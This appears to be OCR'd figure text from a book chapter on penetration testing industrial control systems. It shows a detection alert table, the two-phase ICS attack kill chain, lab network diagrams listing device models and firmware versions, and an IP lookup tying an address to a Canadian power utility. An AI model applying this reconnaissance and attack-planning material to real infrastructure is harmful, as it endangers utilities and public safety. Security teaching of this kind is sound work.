



Breach Detection - SilentDefense Alerts Summary


source.ip: Descending	rule.category.keyword: Descending	rule.name.keyword: Descending	Count
172.25.100.210	PDOP	Device reset	1
172.25.100.210	PDOP	Firmware download	1


Chapter 17: Penetration Testing ICS Environments






Planning
Reconnaissance
Preparation
Weaponization
Targeting
Intrusion
Delivery
Exploitation
Installation
Management and Enablement
Command and Control
Sustainment, entrenchment, development and execution
Phase 1
Objectives


Planning
Development
Validation
Testing
ICS Attack
Delivery
Installation
Execution
Phase 2
Objectives


Enterprise Attack
Pivot to Industrial Environment
Attack Industrial Environment
Reach ultimate objective of attack


Internet
DMZ
Servers
Server 1
Server 4
Server 2
Server 3
Workstations and Clients
Workstation 2
Workstation 1
Client 1
Client 2
Enterprise Zone
Industrial Firewall
Industrial Zone
Production Line
HMI 1
HMI 2
HMI 3
PLC 1
PLC 2
PLC 3
PLC 4
PLC 5
Level 3 - SiteOps
Server 3
Server 1
Server 2


Enterprise Zone
DMZ
OS: PAN-OS 9.1
DMZ Server
OS: Server 2016
Patch Level:...
Installed software: ...
DMZ Firewall
Servers
OS: Server 2016
Patch Level:...
Installed software: ...
ENT-Server
Workstations and Clients
OS: Server2019
Patch Level:...
Installed software: ...
OS: Windows 10 20H2
Patch Level:...
Installed software: ...
ENT-Workstation
ENT-Client
OS: Cisco Catalyst 4500
Patch Level: IOS 15.1.1
ENT Core Switch
Industrial Firewall
OS: Cisco ASA 5555
Patch Level: 9.13
Industrial Zone
OS: Cisco IES 2000
Patch Level: IES 15.2(4)EA7
OS: Stratix 8300
Patch Level: IES 15.2(4)EA7
Production Line
Level 3 - SiteOps
HMI1
OS: Windows 7 SP1
Patch Level:...
Installed software: FT View SE Client 10.0
PLC2
Model: AB MicroLogix 1100
Firmware revision: 8.0
IND-Server1
OS: Server 2016
Patch Level:...
Installed software: RS Logix 500/5000, FT View SE Server 10.0
HMI2
PLC1
IND-Server2
Model: AB PanelView plus 7
Firmware revision: 11.00
Model: Siemens S7-1500
Firmware revision: 2.7
Installed Modules: ...
OS: Server 2016
Patch Level:...
Installed software: MS Active Directory and Domain Services, ...




The Trusted Source for IP Address Data

With IPinfo, you can pinpoint your users' locations, customize their experiences, prevent fraud, ensure compliance, and so much more.


Fast • Accurate • Trusted by 100,000+ businesses and developers since 2013.

No credit card required.

```
ip: "142.46.240.78"
city: "Simcoe"
region: "Ontario"
country: "CA"
loc: "42.8334,-80.2997"
postal: "N3Y"
timezone: "America/Toronto"
asn: Object
  asn: "AS19752"
  name: "Hydro One Telecom Inc."
  domain: "hydroonetelecom.com"
  route: "142.46.240.0/21"
  type: "isp"
company: Object
  name: "Brantford Hydro"
  domain: "brantford.ca"
```



```
asn: Object
  asn: "AS19752"
  name: "Hydro One Telecom Inc."
  domain: "hydroonetelecom.com"
  route: "142.46.240.0/21"
  type: "isp"
company: Object
  name: "Brantford Hydro"
  domain: "brantford.ca"
  type: "business"
